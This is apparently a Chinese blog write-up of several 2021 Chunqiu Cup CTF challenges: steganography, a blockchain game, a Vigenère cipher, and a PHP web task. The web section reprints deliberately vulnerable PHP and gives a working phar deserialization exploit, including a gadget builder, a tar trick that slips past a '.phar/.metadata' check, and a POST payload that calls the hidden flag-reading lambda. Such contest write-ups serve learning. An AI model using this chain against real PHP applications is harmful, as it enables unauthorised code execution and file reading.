




[CTF]2021春秋杯网络安全联赛秋季赛 勇者山峰部分writeup

原创


[Sapphire037](#)  于 2021-11-28 20:03:36 发布  10199  收藏 12

分类专栏: [CTF](#) 文章标签: [安全 php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Sapphire037/article/details/121596486>

版权



[CTF 专栏收录该内容](#)


17 篇文章 1 订阅

订阅专栏

MISC

1.Helloshark


题目给出一个图片，010查看尾部有压缩包数据，foremost提取，里面说了密码在图片里，zsteg梭，得到密码很长一串"password:@91902AF23C#276C2FC7EAC615739CC7C0"，打开压缩包得到流量包。找了蛮久，在某个tcp追踪流发现




注意到竖下来有flag字样，一个一个对着打印即可得到flag

2.MarioCoin

通过百度，在Google的拓展程序里用MetaMask创建一个账户，然后网络调成Rinkeby,获取私钥，复制地址，然后注册，发现一直提示1，登录也没成功，找大哥拿了一点币，成功注册开始游戏，玩了一会拿到1000多块钱，然后填地址加数字给我自己发钱，然后购买flag即可



CSDN @Sapphire037



CSDN @Sapphire037

然后flag就会发到邮箱，得到flag

3.问卷调查

略


Crypto

1.Vigenere

题目名字维吉尼亚，一看到就下载然后拿到之前下载的离线网址里爆破即可

明文:

cdusec team is from chengdu university. it was founded in two thousand and sixteen year and now has more than twenty members. he has many years of research experience and high technical level in information security. his main research directions include penetration testing, reverse engineering, binary security, cryptography and so on. the team has won the third prize in the second national industrial internet security technology skills competition, the information security triathlon training camp, and the second prize in the "guan'an cup" management operation and maintenance competition of isg network security skills competition. cdusec welcome you, take your flag:53d613fc-6c5c-4dd6-b3ce-8bc867c6f648



密钥:

加密

<有密钥解密

<无密钥解密

key长度:

最可能的密钥: asterism

密文:

cvrnwvk lqae bw wzgy czrxzlm gnaoiaafy. am ara xaufwiu qf fwg mlfckmnv tru aajtwxr pmsd afw rfe zms ehvv bzmnlpiebq yeeulia. zq hsl qrvq keskw fn jqswtvtp wjpwmvuuqafw lzoz feuarzksx lwoic qf unxhvdiluof litcjutq. amjusun jxwvijoh vbvkluofl mekdgw ilemidalbse bwetagk,imnrkx ieozawekmeo, tunskc jmugramc, tzqbtgzvrzkk afw wf wf. fhw miru zms ohr kpw fhakh gzale ag xym kqcgheilluoftp zvvgslkmt Aztkrvb kqcmkmg lqczgscwyk scbpcuamhxxzbaan, lai zvxaretzxf eeunvzbq fratxytgz tjtmefscsft, rrv fhw litwfp pjbvq qf fhw "zyrv" sz cmi" qrvsseexrk whqrsmmfv szd etmebwzafvi twebelbxzfw af alkemliojd wvkmidir wbqdxs uhqgmolutahr. tlmeeu pickgye qhy, kicq ygnv wtss:53d613xv-6g5t-4lv6-n3cw-8ug867t6n648

CSDN@Sapphire037

WEB

1.Unser_name

F12得到www.zip, 直接下载, 看源码.

[upload.php](#)

```

<?php
header("Content-type: text/html;charset=utf-8");
error_reporting(0);

function uploadfile(){
    global $_FILES;
    if (uploadfilecheck() && black_key_check()){
        $name = md5("cdusec".$_SERVER["REMOTE_ADDR"]).".gif";
        if(file_exists("upload_file/".$name)){
            unlink($name);
        }
        move_uploaded_file($_FILES["file"]["tmp_name"],"upload_file/".$name);
        echo "<script type='text/javascript'>alert('ok');</script>";
    }
}

function black_key_check(){
    $phar_magic="__HALT_COMPILER";
    $zip_magic="PK\x03\x04";
    $gz_magic="\x1f\x8b\x08";
    $bz_magic="BZh";
    $contents = file_get_contents($_FILES["file"]["tmp_name"]);
    if(strpos($contents,$phar_magic)!=false){
        return false;
    }
    if($zip_magic===substr($contents,0,4)){
        return false;
    }
    if($gz_magic===substr($contents,0,3)){
        return false;
    }
    if($bz_magic===substr($contents,0,3)){
        return false;
    }
    exec("tar -tf ".$_FILES["file"]["tmp_name"],$r_array);
    if(in_array(".phar/.metadata",$r_array)){
        return false;
    }
    return true;
}

function uploadfilecheck(){
    global $_FILES;
    $allowedExts = array("gif","jpeg","jpg","png");
    $temp = explode(".", $_FILES["file"]["name"]);
    $extension = end($temp);
    if (empty($extension)){
    }else{
        if (in_array($extension,$allowedExts)){
            return true;
        }else{
            echo '<script type="text/javascript">alert("no");</script>';
            return false;
        }
    }
}

uploadfile();
?>

```

exists.php

```
<?php
class name1{
    public $var;
    public function __destruct(){
        echo $this->var;
    }
}
class name2{
    public function __toString(){
        $_POST["func"]();
        return "";
    }
}
header("Content-type: text/html;charset=utf-8");
$ip=$_SERVER['REMOTE_ADDR'];
$find_this = create_function("", 'die(`cat /flag`);');
error_reporting(0);
$filename = $_GET['filename'];
if (!$GET['ip']){
    echo $ip;
}
if ($filename == NULL){
    die();
}
if (file_exists($filename)){
    echo '<script type="text/javascript">alert("该文件存在");</script>';
}
else{
    echo '<script type="text/javascript">alert("该文件不存在");</script>';
}
}
```

在exists.php里给了两个类，总的逻辑比较简单，通过给var赋值然后进入name2调用匿名函数然后拿到flag,能上传文件，有file_exists，很明显的phar反序列化，但是过滤得比较严格,zip,gzip,bzip都不行，但是可以用tar，然后tar这里下面有测.phar/.metadata，测试了一下in_array函数，只要在后面多加几个a就可以绕过检测并且不会影响后续过程，那么先构建个tar文件。

首先

```
<?php
class name1{
    public $var;
    public function __construct()
    {
        $this->var=new name2();
    }
}
class name2{
}
file_put_contents(".phar/.metadattaa",serialize(new name1()));
?>
```

然后在linux下打包，

```
tar -cf test.tar .phar/
```

得到test.tar, 改gif后缀, 直接上传, 文件名为cdusec+ip的md5值然后.gif, ip直接访问exists.php就能得到。加密后拼接得到文件名cddc9385153d0b6c5c80a6a94dc9219c.gif

访问一手:xxx/upload_file/cddc9385153d0b6c5c80a6a94dc9219c.gif发现是存在的, 那么代表上传成功。先看phpinfo

10.0.244.155

PHP Version 5.5.9-1ubuntu4.24

System	Linux engine-1 4.19.24-7.25.al7.x86_64 #1 SMP Mon Mar 15 11:48:21 CST 2021 x86_64
Build Date	Mar 16 2018 12:41:21
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d

URL
http://eci-2ze19k2z4ay8fksh8pon.cloudeci1.ichunqiu.com/exists.php?filename=phar://upload_file/cddc9385153d0b6c5c80a6a94dc9219c.gif

Enable POST enctype application/x-www-form-urlencoded ADD HEADER

Body
func=phpinfo

CSDN @Sapphire037

因为版本原因, 5.5.9和本地7调用匿名函数的方式不同, 5是lambda_x,x=1,2,3...,7是lambda_0x,通过本地调试了解如何调用匿名函数, 每访问一次exists.php, lambda后的值就会加一, 这个具体也没怎么测过, 有时候可以有时候不行, 索性重开个环境, 传完之后直接hackbar传参即可拿到flag, 具体看图

文件名

10.0.244.155flag(497e2f0f-b35a-4dfb-aeab-9cc32d095846)

URL
http://eci-2ze71jkmid3y6h6k4t5f.cloudeci1.ichunqiu.com/exists.php?filename=phar://upload_file/cddc9385153d0b6c5c80a6a94dc9219c.gif

Enable POST enctype application/x-www-form-urlencoded (raw) ADD HEADER

Body
func=%00lambda_1&a=

CSDN @Sapphire037